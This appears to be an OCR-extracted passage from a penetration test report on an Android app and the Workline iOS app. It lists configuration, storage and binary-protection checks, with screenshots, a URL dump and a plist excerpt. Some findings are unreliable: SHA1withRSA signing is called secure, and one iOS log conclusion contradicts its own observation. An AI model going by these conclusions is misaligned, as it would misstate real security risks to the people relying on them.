
Figure#01 Tested for Insecure OS Versions

Next, we tested the application for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/false on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, we can say that the application is not vulnerable to the Allow Backup Flag.




Figure#02 Tested for Allow Backup Flag

In this step, we tested the application for Weak Signing Algorithm used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v1 and v2 schemes with the SHA1withRSA signature type, which is secure. Therefore, it was clear that the application is not vulnerable to Weak Signing Algorithms.




Figure#03 Tested for Weak Signing Algorithm

Next, we tested the application for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for Sensitive Data Exposure to identify the presence of sensitive hard-coded information such as Google Maps API keys, secret keys of encryption/decryption, etc., It was observed that there is no sensitive data exposed through source code. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure through Source Code.




Figure#04 Tested for Sensitive Data Exposure through Source Code -1



Figure#05 Tested for Sensitive Data Exposure through Source Code -2

Next, we tested the application for Insecure Data Storage with the Firebase Database URL. I tried to access the Firebase URL with my browser and observed that the application implemented proper access control and gave an Access Denied error while accessing the URL. Therefore, it indicates that the application is not vulnerable to Insecure Data Storage with a Firebase URL.



Figure#06 Tested for Insecure Data Storage via Firebase Database URL

Next, we tested the application for improperly exported Android components such as content providers, services, broadcast receivers, and activities. However, it was observed that the application implemented proper protection and set the exported components as "false". Therefore, we can say that the application is not vulnerable to improper export of Android components.


Figure#07 Tested for Weak Signing Algorithm

Next, we tested the application for Sensitive Data Exposure with URLs and carried out this attack by Find the all the URL from the lib.so file and check for sensitive data. However, it was observed no sensitive data was exposed through the URLS. Therefore, it was clear that the Android application is not vulnerable to Sensitive Data Exposure with URLs.

```
https://firebase.google.com/support/privacy/init-options.
https://firebase.google.com/support/privacy/init-options.
https://firebase.google.com/support/privacy/init-options.
https://issuetracker.google.com/issues/116541301
https://plus.google.com/
https://www.googleapis.com/auth/games_lite
https://www.googleapis.com/auth/games
http://schemas.android.com/apk/res-auto
http://schemas.android.com/apk/res/android
https://accounts.zoho.com
https://sdpondemand.manageengine.com
http://ns.adobe.com/xap/1.0/
https://%s/%s/%s
http://schemas.android.com/apk/res/android
https://issuetracker.google.com/issues/new?component=413106
https://issuetracker.google.com/issues/new?component=413106
https://developer.android.com/reference/com/google/android/play/core/assetpacks/model/AssetPackErrorCode.html#
https://developer.android.com/reference/com/google/android/play/core/install/model/InstallErrorCode#
https://developer.android.com/reference/com/google/android/play/core/review/model/ReviewErrorCode.html#
https://accounts.google.com/o/oauth2/revoke?token=
https://sdpondemand.manageengine.com
```


Figure#08 Tested for Sensitive Data Exposure via URLs

Next, we tested the application for Source Code Obfuscation or not in which attacker can read and understand the source code easily of the Android Application However it was observed that the application has source code is not obfuscated Hence It is vulnerable to Source Code Obfuscation.



Figure#09 Tested for Source Code Obfuscation

Moving forward, we tested the application for the Android Debug Flag vulnerability and carried out this check by examining the android:debuggable flag to determine its state. It was observed that the android:debuggable flag was not presented. Therefore, we can say that the HL Digital Android application is not vulnerable to the Android Debug Flag vulnerability.



Figure#10 Tested for Debug Flag

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


Attack Narrative-Workline iOS Application Pentest

Attack Narrative

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Workline iOS application.

We started testing for security flags implementation and carried out this attack using the MobSF tool, these flags serve as a protection mechanism against memory leakage attacks. It was observed that the iOS application had effectively implemented the necessary security flags. Therefore, we can say that the application is not vulnerable to insecure security flags implementation.



IPA BINARY ANALYSIS

Search:


PROTECTION	STATUS	SEVERITY	DESCRIPTION
ARC	True	Info	The binary is compiled with Automatic Reference Counting (ARC) flag. ARC is a compiler feature that provides automatic memory management of Objective-C objects and is an exploit mitigation mechanism against memory corruption vulnerabilities.
CODE SIGNATURE	True	Info	This binary has a code signature.
ENCRYPTED	False	warning	This binary is not encrypted.
NX	True	Info	The binary has NX bit set. This marks a memory page non-executable making attacker injected shellcode non-executable.
PIE	True	Info	The binary is build with -fPIC flag which enables Position independent code. This makes Return Oriented Programming (ROP) attacks much more difficult to execute reliably.
RPATH	True	warning	The binary has Runpath Search Path (@rpath) set. In certain cases an attacker can abuse this feature to run arbitrary executable for code execution and privilege escalation. Remove the compiler option -rpath to remove @rpath.
STACK CANARY	True	Info	This binary has a stack canary value added to the stack so that it will be overwritten by a stack buffer that overflows the return address. This allows detection of overflows by verifying the integrity of the canary before function return.
SYMBOLS STRIPPED	True	Info	Debug Symbols are stripped

Showing 1 to 8 of 8 entries

Previous 1 Next

Figure#1 Tested for Security Flags Implementation

For hardcoded sensitive information stored in the info.plist file. Following the attack scenario's execution, no evidence of sensitive information being stored in the file was found. This outcome affirms that the application has taken appropriate security measures to prevent unauthorized access to sensitive information. Therefore, it was clear that the application is not vulnerable to hardcoded sensitive information disclosure.




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>BuildMachineOSBuild</key>
    <string>22A400</string>
    <key>CFBundleDevelopmentRegion</key>
    <string>en</string>
    <key>CFBundleDisplayName</key>
    <string>Workline.hr</string>
    <key>CFBundleExecutable</key>
    <string>GonativeIO</string>
    <key>CFBundleIcons</key>
    <dict>
        <key>CFBundlePrimaryIcon</key>
        <dict>
            <key>CFBundleIconFiles</key>
            <array>
                <string>AppIcon60x60</string>
            </array>
            <key>CFBundleIconName</key>
            <string>AppIcon</string>
        </dict>
    </dict>
    <key>CFBundleIcons~ipad</key>
    <dict>
        <key>CFBundlePrimaryIcon</key>
        <dict>
            <key>CFBundleIconFiles</key>
            <array>
                <string>AppIcon60x60</string>
                <string>AppIcon76x76</string>
            </array>
            <key>CFBundleIconName</key>
            <string>AppIcon</string>
        </dict>
    </dict>
    <key>CFBundleIdentifier</key>
    <string>hr.workline.app</string>
    <key>CFBundleInfoDictionaryVersion</key>
```

Line 172, Column 9 Tab Size: 4 XML

Figure#2 Tested for Sensitive Information Disclosure on Local Storage


Moreover, we checked for sensitive data storage under "nsurlcredentialstorage" and "nsuserdefaults" and carries out this attack using the "objection" tool and examined the application's storage of data. It was observed no sensitive data was stored in plain text format. Therefore, we can say that the application is not vulnerable to sensitive data storage under "nsurlcredentialstorage" and "nsuserdefaults".



Figure#3 Tested for Sensitive Data Storage – NSURLCredentialStorage

Figure#4 Tested for Sensitive Data Storage - NSUserDefaults

Furthermore, testing was done for sensitive data disclosure via iOS logs, and we carried out this attack by checking if the application transfers any sensitive data in the logs. It was observed that the application does disclose sensitive information through iOS logs. Therefore, we can say that the application is not vulnerable to sensitive data disclosure via iOS logs.



Figure#5 Tested for Sensitive Data Disclosure via iOS Logs

